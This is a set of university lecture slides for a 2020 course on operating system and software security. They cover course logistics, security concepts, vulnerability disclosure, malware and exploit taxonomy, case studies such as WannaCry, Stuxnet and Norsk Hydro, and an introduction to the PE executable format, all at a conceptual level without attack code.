

# Introduction

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

## This lecture will be recorded

- ▶ Please keep your camera and microphone off.
- ▶ Technical issues may occur. No guarantee that all lecture recordings will be made available.

# Course staff

## Lecturers

- ▶ Solveig Bruvoll  
Email: [solveig.bruvoll@its.uio.no](mailto:solveig.bruvoll@its.uio.no)
- ▶ Trond Arne Sørby  
Email: [t.a.sorby@its.uio.no](mailto:t.a.sorby@its.uio.no)

## ITS student administration

- ▶ Email: [studieinfo@its.uio.no](mailto:studieinfo@its.uio.no), Phone 22 84 22 00

## Lecturers

- ▶ Solveig Bruvoll
  - ▶ MSc Mathematics (UiO, 2006)
  - ▶ PhD Informatics (UiO, 2012)
  - ▶ Norwegian Defence Research Establishment (FFI, 2011→)
  
- ▶ Trond Arne Sørby
  - ▶ MSc Informatics (UiO, 2007)
  - ▶ Norwegian Defence Research Establishment (FFI, 2007 →)



- ▶ TEK5510 – Security in Operating Systems and Software is part of the Information Security master program at IFI.
- ▶ Have a look at the web page for the master program for other relevant courses.
- ▶ Contact us if you are student at this master program and are interested in a master thesis related to topics from TEK5510.

<https://www.uio.no/english/studies/programmes/information-security-master/>

# How to do TEK5510

- ▶ Basic requirements
  - ▶ Attend (digital) lectures every week
  - ▶ Do the weekly exercises
  - ▶ Do the mandatory assignment (oblig)
- ▶ Not just about facts, you also need to
  - ▶ Understand concepts and technologies
  - ▶ Learn practical skills
  - ▶ Understand limitations

# Lectures and Workshops

More digital lectures than usual.

- ▶ Place: Smalltalk at IFI (44 people) / Zoom
- ▶ 3 hour sessions
  - ▶ Wednesday afternoons 14:15 – 17:00
  - ▶ 2 hours lecture
  - ▶ 1 hour exercise/group workshop
- ▶ One individual mandatory exercise (oblig)
- ▶ The course requires that you have access (with administrative privileges) to a Windows 10 machine, preferably a virtual machine.

## Course Assessment

- ▶ Course weight: 10 study points
- ▶ Final exam: Counts 100 %
  - ▶ Normally written exam (4 hours)
  - ▶ Exam date: December 9th, at 15:00 in Silurveien 2
  - ▶ Covid-19 may change this
- ▶ Academic dishonesty (including plagiarism and cheating) is actively discouraged, see:
  - ▶ <http://www.uio.no/english/studies/admin/examinations/cheating/>

# Theory

- ▶ Practical Malware Analysis by Sikorski and Honig
- ▶ Lecture handouts
- ▶ Relevant papers
- ▶ Check updated syllabus on Canvas

## The book

“Practical Malware Analysis” by Sikorski and Honig

- ▶ The book focuses on malware.
- ▶ The course focuses on how to secure a system.
  
- ▶ The book: How malware works.
- ▶ The course: Need to understand normal programs and systems to recognize and defend against abnormal and unusual activities.

## The book - continued

The book gives a good introduction to everything an IT-guy needs to know to analyze some malware found on the company system. What to do when a malware sample is found, but not how to find it.

This course:

- ▶ How operating systems and software defend themselves.
- ▶ How malware penetrates the defenses.

# Security in operating systems and software

# Security in operating systems and software

What do we mean by security?

What are the threats?

## Goal

To understand how **malware** and **malicious attacks** work and how to protect computers against such **intentional threats**.

# Contents of the course

## Overview

- Executables (program files)
- Processes (running programs)
- Vulnerabilities (exploitation)
- Cryptography, passwords, and software security
- Operating systems (Linux, Windows)
- Securing software
- Hypervisors, hardware security
- Web security
- Other platforms: Mobile/IoT

# Contents of the course

Why this outline?

## Overview

- Executables (program files)
- Processes (running programs)
- Vulnerabilities (exploitation)
- Cryptography, passwords, and software security
- Operating systems (Linux, Windows)
- Securing software
- Hypervisors, hardware security
- Web security
- Other platforms: Mobile/IoT

# Contents of the course

## Overview

- Executables (program files)
- Processes (running programs)
- Vulnerabilities (exploitation)
- Cryptography, passwords, and software security
- Operating systems (Linux, Windows)
- Securing software
- Hypervisors, hardware security
- Web security
- Other platforms: Mobile/IoT

Why this outline?

Everything running on a computer is executables.

In order to take control, the attacker uses vulnerabilities in an executable as the way in.

But this gives control over a process, not the entire system.

Security mechanisms aim to stop the attacks.

Finally, modern computers and devices do less locally, giving new security issues.

## Executables and processes

An executable consists of dead bytes. Vulnerabilities can be detected through code analysis.

A process is a running executable, started by a program or a user. When running, its vulnerabilities can be exploited. Examination of a running process is called debugging.

- ▶ Programmers do debugging to make software work.
- ▶ Attackers do debugging to find exploitable mistakes.
- ▶ Security experts do debugging to determine the intention of or damage done by a piece of malware.

## What do we mean by security?

Most definitions of security covers at least the following three aspects:

**Confidentiality** is about preventing unauthorized disclosure of information  
(unauthorized **reading**)

**Integrity** is about preventing unauthorized modification of information (unauthorized  
**writing**)

**Availability** is the property of being accessible and usable upon demand by an  
authorized entity

## An example

- ▶ Eve gets Alice's password by eavesdropping  
**Confidentiality**
- ▶ Eve logs into Alice's account and makes malicious changes to her webpage  
**Integrity**
- ▶ Eve also changes Alice's login script, such that Alice will be immediately logged out when trying to log in  
**Availability and integrity**

# Malware

**ZDNet**

VIDEOS SMART CITIES WINDOWS 10 CLOUD INNOVATION SECURITY TECH PRO MORE ▾ NEWS

MUST READ: **WINDOWS 10 UPDATES: EXPECT SLIMMED-DOWN, FULL-QUALITY VERSIONS, SAYS MICROSOFT**

## Petya ransomware attack: What it is, and why this is happening again

Just six weeks on from WannaCry, the world has fallen victim to Petya/GoldenEye. Why haven't lessons been learned?

By Danny Palmer | June 26, 2017 -- 11:43 GMT (04:43 PDT) | Topic: Security

**CSO** FROM IDG

CenturyLink  How to Overcome the Cybersecurity S

Home > Malware > Ransomware

### ANALYSIS

## What is WannaCry ransomware, how does it infect, and who was responsible?

Stolen government hacking tools, unpatched Windows systems, and shadowy North Korean operatives made WannaCry a perfect ransomware storm.

   By  CSO Technology

By  Jonathan Filippo reporter, BBC News

4 May 2018

### Warnings over fresh processor security flaws

Norway's Norsk Hydro hit by ransom cyber-attack

AFP news@thelocal.no @thelocalnorway 22 March 2019 14:51 CET+01:00 Share this article

The Spectre and Meltdown chip bugs made it possible to

Warning: Solaris Attack against the Norsk Hydro. Please do not connect my display to the Norsk Hydro network. Do not boot on any device connected to the Norsk Hydro network. Please disconnect any device (Mouse/Keyboard/Monitor/Power Cord). Avoid the Norsk Hydro network.

Photo: AFP

Hydro ER UNDER CYBER-ANARCHIST  
IKKE KOBLE PC TIL NETTVERK INNTIL NY BESJED

The most sophisticated malware ever detected, probably targeting "high infrastructure in Iran," have told the BBC.

complexity suggests it could have been written by a nation state researchers have

ved to be the first-known designed to target real-world infrastructure such as power stations, water and industrial units.

Some have speculated the intended target was Iran's nuclear power plant

20 / 43

# Malware

Simplistically, malware consists of two parts:

- ▶ An exploit of a vulnerability, giving control over the environment
- ▶ A payload, executing the actions wanted by the attacker

## Vulnerabilities

A vulnerability is a weakness that can be exploited by an attacker.

Vulnerabilities can be caused by everything from simple software bugs to complex design flaws.

We typically group vulnerabilities based on the underlying type of software flaw

- ▶ Memory corruption, input validation, race conditions, type confusion, ...
- ▶ We will look at these in much greater detail in later lectures

## Known and unknown vulnerabilities

We can also distinguish between 0-day and N-day vulnerabilities:

- ▶ A 0-day vulnerability is an undisclosed vulnerability — unknown to the vendor and the public.
- ▶ An N-day is a vulnerability that is known, and for which a patch might already exist.

Some of the more advanced cyberattacks of recent years have used 0-days vulnerabilities — Stuxnet used several.

The vulnerability used by WannaCry was an N-day that Microsoft already had patched, but it still had a huge impact!

## Finding and disclosing vulnerabilities

The vast majority of security vulnerabilities are found and fixed internally, before the software is shipped.

Naturally, when attackers find vulnerabilities, they very rarely disclose them.

When security researchers find vulnerabilities, they usually choose to disclose them.

Traditionally, we have two different models of disclosure:

- ▶ Full disclosure
- ▶ Responsible disclosure

## Full disclosure

Full disclosure is the practice of publishing information on vulnerabilities as early as possible, with few or none restrictions on the information published.

Some typical arguments for full disclosure:

- ▶ The vulnerability might already have been discovered by malicious parties
- ▶ Customers will demand the vulnerability to be fixed by the vendor
- ▶ Administrators need to know the vulnerability details to make informed decisions about the risk it poses

## Responsible disclosure

Responsible disclosure is the practice of first notifying the vendor, allowing them some time to fix the vulnerability before disclosing it to the public.

A typical argument for responsible disclosure is that the practice of full disclosure will leave users at the mercy of malicious actors until a patch is available.

# Vulnerability databases

Several public databases of vulnerabilities exist. The most well-known is the **Common Vulnerabilities and Exposures (CVE)** database: <https://cve.mitre.org/>

CVE-ID
<b>CVE-2017-0143</b> <a href="#">Learn more at National Vulnerability Database (NVD)</a> • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description
The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.
References
<b>Note:</b> References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete. <ul style="list-style-type: none"><li>• EXPLOIT-DB:41891</li><li>• URL:<a href="https://www.exploit-db.com/exploits/41891/">https://www.exploit-db.com/exploits/41891/</a></li><li>• EXPLOIT-DB:41987</li><li>• URL:<a href="https://www.exploit-db.com/exploits/41987/">https://www.exploit-db.com/exploits/41987/</a></li><li>• CONFIRM:<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143</a></li><li>• BID:96703</li><li>• URL:<a href="http://www.securityfocus.com/bid/96703">http://www.securityfocus.com/bid/96703</a></li><li>• SECTRACK:1037991</li><li>• URL:<a href="http://www.securitytracker.com/id/1037991">http://www.securitytracker.com/id/1037991</a></li></ul>
Assigning CNA
Microsoft Corporation

## Exploits and malware

What is an exploit? How does it work?

What does malware typically do? What does an attacker want? Why? What are their motives?

# Exploits

An exploit is the code or data that takes advantage of a vulnerability.

Exploits can be classified by how what type of connection they need to the system:

- ▶ A **remote exploit** work over the network and does not require prior access to the system.
- ▶ A **local exploit** requires prior access to the machine and usually tries to increase the attacker's privileges on the system.

# Exploits

Another way of classifying exploits is by which abilities it gives the attacker:

- ▶ **Arbitrary code execution**: the ability to execute any command of the attacker's choice.
- ▶ **Information disclosure**: the ability to access information the vulnerable software did not intend to disclose.
- ▶ **Denial of service**: the ability to make the vulnerable software unavailable to its legitimate users.

## Types of malware

Malware is software that has a malicious purpose:

- ▶ Computer virus, worm, trojan horse, logic bomb, backdoor, botnet, ransomware, rootkit, keylogger

The malware taxonomy tries to capture different aspects of the malware:

- ▶ How the malware spreads/propagates
- ▶ The purpose of the malware
- ▶ How it is controlled
- ▶ And lots more

Example:

Stuxnet and WannaCry are both worms, but where WannaCry is ransomware, Stuxnet is a logic bomb with rootkit functionality.

## Classic types of malware

- ▶ **Computer virus**: self-replicating code attached to some other piece of code; a virus infects a program by inserting itself into the program code.
- ▶ **Worm**: replicating but not infecting program: most reported virus attacks would be better described as worm attacks.
- ▶ **Trojan horse**: program with hidden side effects, not intended by the user executing the program.
- ▶ **Logic bomb**: program that is only executed when a specific trigger condition is met.

## Malware behavior

- ▶ **Backdoors**: malware that provides the attacker with remote access to the infected machine.
  - ▶ **Reverse shell**: a connection originating from the infected machine, providing the attacker with shell access to that machine.
  - ▶ **RATs**: remote administration tool, often used in targeted attacks with a high level of interaction between attacker and victim.
  - ▶ **Botnets**: large collection of Internet-connected compromised computers, commanded and controlled by a botnet operator.

## Malware behavior

- ▶ **Credential stealers**: malware trying to steal credentials from the infected machine.
  - ▶ **Hash dumpers**: malware dumping password hashes, to be used directly or cracked offline.
  - ▶ **Keyloggers**: malware recording the keys struck on a keyboard.
- ▶ **Rootkits**: malware that enables continued privileged access to a computer; hides the existence of certain processes and files from normal methods of detection.
- ▶ **Ransomware**: software which restricts access to a computer, demanding a ransom to be paid.

## Who are the attackers?

There is a wide variety of attackers — all with different motivations, skills and resources.

- ▶ Script kiddies
  - ▶ use known and easily accessible techniques and tools
  - ▶ have limited knowledge and skills
  - ▶ often easily traceable
- ▶ Hacktivists
  - ▶ use hacking to promote a ideological or political agenda
  - ▶ Anonymous and LulzSec are two well-known groups
  - ▶ have been involved in website defacement, denial of service attacks and information disclosure

## Who are the attackers?

- ▶ Organized crime
  - ▶ use of hacking for fraud, financial crimes, extortion
  - ▶ botnets, ransomware, fake antivirus
  - ▶ increasingly sophisticated and organized
- ▶ APTs
  - ▶ advanced persistent threats
  - ▶ groups (often nation states) with the capability and intent to do highly targeted attacks
  - ▶ often highly sophisticated

## Stuxnet

- ▶ Malicious computer worm targeting SCADA systems.
- ▶ Believed to target and damage Iran's nuclear program.
- ▶ A computer program doing physical damage.
- ▶ Uncovered in 2010.
- ▶ Used four zero-days.

<https://en.wikipedia.org/wiki/Stuxnet>

<https://tv.nrk.no/program/koid23003616/zero-days> NRK1 Monday August 27 2018  
kl. 00:35

## WannaCry

- ▶ Encrypting ransomware.
- ▶ Worldwide cyberattack in May 2017.
- ▶ Using the EternalBlue exploit for older Windows systems, which was released by The Shadow Brokers a few months earlier.
- ▶ Spread fast, but was stopped by a patch from Windows and the discovery of a kill switch.

[https://en.wikipedia.org/wiki/WannaCry\\_ransomware\\_attack](https://en.wikipedia.org/wiki/WannaCry_ransomware_attack)

<https://www.secureworks.com/research/wcry-ransomware-analysis>

## Petya

- ▶ Family of ransomware first discovered in 2016.
- ▶ Encrypting ransomware targeting Windows.
- ▶ Newer variants use the EternalBlue exploit.

[https://en.wikipedia.org/wiki/Petya\\_\(malware\)](https://en.wikipedia.org/wiki/Petya_(malware))

<https://blog.checkpoint.com/2016/04/11/decrypting-the-petya-ransomware/>

# Spectre and Meltdown

- ▶ Hardware vulnerabilities
- ▶ The first of a series of vulnerabilities in processors.
- ▶ Modern processors execute operations speculatively/out-of-order while waiting for other operations to finish.
  - ▶ Better than being idle.
  - ▶ The internal cache is not cleared.
  - ▶ The contents of the cache reveals what has been executed speculatively.
- ▶ Hardware is shared
  - ▶ Between users e.g. in clouds
  - ▶ Between processes with different privileges (kernel, userland)

[https://en.wikipedia.org/wiki/Meltdown\\_\(security\\_vulnerability\)](https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability))

<https://spectreattack.com/>

Meltdown

Rogue Data Cache Load

RDCL


L1 Terminal Fault

L1TF

## Micro-architectural Fill Buffer Data Sampling MFBDS

## Micro-architectural Load Port Data Sampling MLPDS

Spectre



## Micro-architectural Store Buffer Data Sampling MSBDS

## Micro-architectural Data Sampling Uncacheable Memory MDSUM

<https://mdsattacks.com/diagram.html>

## LockerGoga attack at Norsk Hydro

Examples of analysis:

- ▶ <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/what-you-need-to-know-about-the-lockergoga-ransomware/>
- ▶ <https://unit42.paloaltonetworks.com/born-this-way-origins-of-lockergoga/>

Questions?

# Executables

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

# Contents of the course

Overview

**Executables and processes**

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

Operating systems (Linux, Windows)

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile/IoT

## Executables and processes

What is an executable and how do we analyze it?

How does a process run, and how do we analyze it?

### Goal

To learn how to do basic **static and dynamic analysis of an executable**.

Reading material: Chapters 1, 2\*, 3, 4, and 5.

\*- cursory

## Executables and processes

An executable consists of dead bytes. **Static analysis** can be used to explore the contents of an executable, both to determine what a software or malware does, and to find vulnerabilities.

A process is a running executable, started by a program or a user. When running, the instructions are executed. Analysis of a running process is called **dynamic analysis**.

## Basic static analysis

## What is an executable?

- ▶ Binary file
- ▶ Executable file format
- ▶ Example: The PE file format, mspaint.exe



## Binary files and executable files

A **binary file** format contains primarily binary data.

Binary file formats include executable files (compiled programs), images, media, and some types of compressed files.

An **executable file** contains instructions that will be executed by the CPU if the file is run.


Several types of executable files exist, and they are operating system (OS) specific.

See for example the table of executable file formats at

<https://www.lifewire.com/list-of-executable-file-extensions-2626061>.


We will focus on the **Portable Executable (PE)** file format.

# What does an executable look like?




Rightclick → Properties

# What does an executable look like?



The *Security* tab shows permissions for groups and users.

# What does an executable look like?



The binary file contents shown in WinHex. Not very readable.

# The PE file format




Figure from


[www.trustwave.com/Resources/SpiderLabs-Blog/Basic-Packers--Easy-As-Pie/](http://www.trustwave.com/Resources/SpiderLabs-Blog/Basic-Packers--Easy-As-Pie/)

# The PE file format

PE File format																
offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x00000000	0x5AAD (MZ)		lastsize		PagesInFile		relocations		headerSizeInParagraph	MinExtraParagraphNeeded	MaxExtraParagraphNeeded		Initial (relative) SS			
0x00000010	Initial (relative) SP			checksum	Initial IP	Initial (relative) CS		FileAddressOfRelocTable	OverlayNumber		reserved		reserved		reserved	
0x00000020	reserved		reserved		OEMIdentifier	OEMInformation	reserved		reserved	reserved	reserved	reserved	reserved		reserved	
0x00000030	reserved		reserved		reserved	reserved	reserved		reserved	reserved	reserved	reserved	reserved	0x80 (offset to PE signature)		
0x00000040																
0x00000050																
0x00000060																
0x00000070																
0x00000080	0x00000450 (PEv0.0 - PE Signature)				Target Machine	NumberofSections			TimeDateStamp			PointerToSymbolTable (0 for image)				
0x00000090	NumberofSymbols (0 for image)				SizeOfOptionalHeaders	Characteristics			0x100 (exe)	InMemoryVer	InMemoryVer	SizeOfCode				
0x000000A0	SizeOfInitializedData					SizeOfUninitializedData			addressOfEntryPoint			BaseOfCode				
0x000000B0	BaseOfData					ImageBase			SectionAlignment			FileAlignment				
0x000000C0	MajorOSVersion	MinorOSVersion			MajorImageVersion	MinorImageVersion			MajorSubSystemVersion	MinorSubSystemVersion		Win32VersionValue				
0x000000D0	SizeOfImage				SizeOfHeaders				CheckSum			CheckSum	DllCharacteristics			
0x000000E0	SizeOfStackReserve				SizeOfStackCommit				SizeOfHeapReserve			SizeOfHeapCommit				
0x000000F0	LoaderFlags				NumberOfRvaAndSizes				.edata offset			.edata size				
0x00000100	.idata offset				.idata size				.rsrc offset			.rsrc size				
0x00000110	.pdata offset				.pdata size				attribute certificate offset (image)			attribute certificate size (image)				
0x00000120	.reloc offset (image)				.reloc size (image)				.debug offset			.debug size				
0x00000130	Architecture (reserved - 0x0)				Architecture (reserved - 0x0)				Global Ptr offset			must be 0x0				
0x00000140	.tls offset				.tls size				Load config table offset (image)			Load Config table size (image)				
0x00000150	Bound import table offset				Bound import table size				IAT (Import address table) offset			IAT (Import address table) size				
0x00000160	Delay Import descriptor offset (image)				Delay import descriptor size (image)				CLR runtime header offset (object)			CLR runtime header size (object)				
0x00000170	Reserved (must be 0x0)				Reserved (must be 0x0)						Section header - Name					
0x00000180	VirtualSize				VirtualAddress				SizeOfRawData			PointerToRawData				
0x00000190	PointerToRelocations				PointerToLinenumbers				NumberOfRelocations	NumberOfLineNumbers		Characteristics				
0x000001A0	Section header - Name								VirtualSize			VirtualAddress				
0x000001B0	SizeOfRawData				PointerToRawData				PointerToRelocations			PointerToLinenumbers				
0x000001C0	NumberOfRelocations	NumberOfLineNumbers			Characteristics						Section header - Name..					
	MS-DOS header				Size in bytes											
	PE Signature				64											
	COFF header				4											
	Standard fields				File header											
	Windows-Specific fields		Optional header		20											
	Data directories				28											
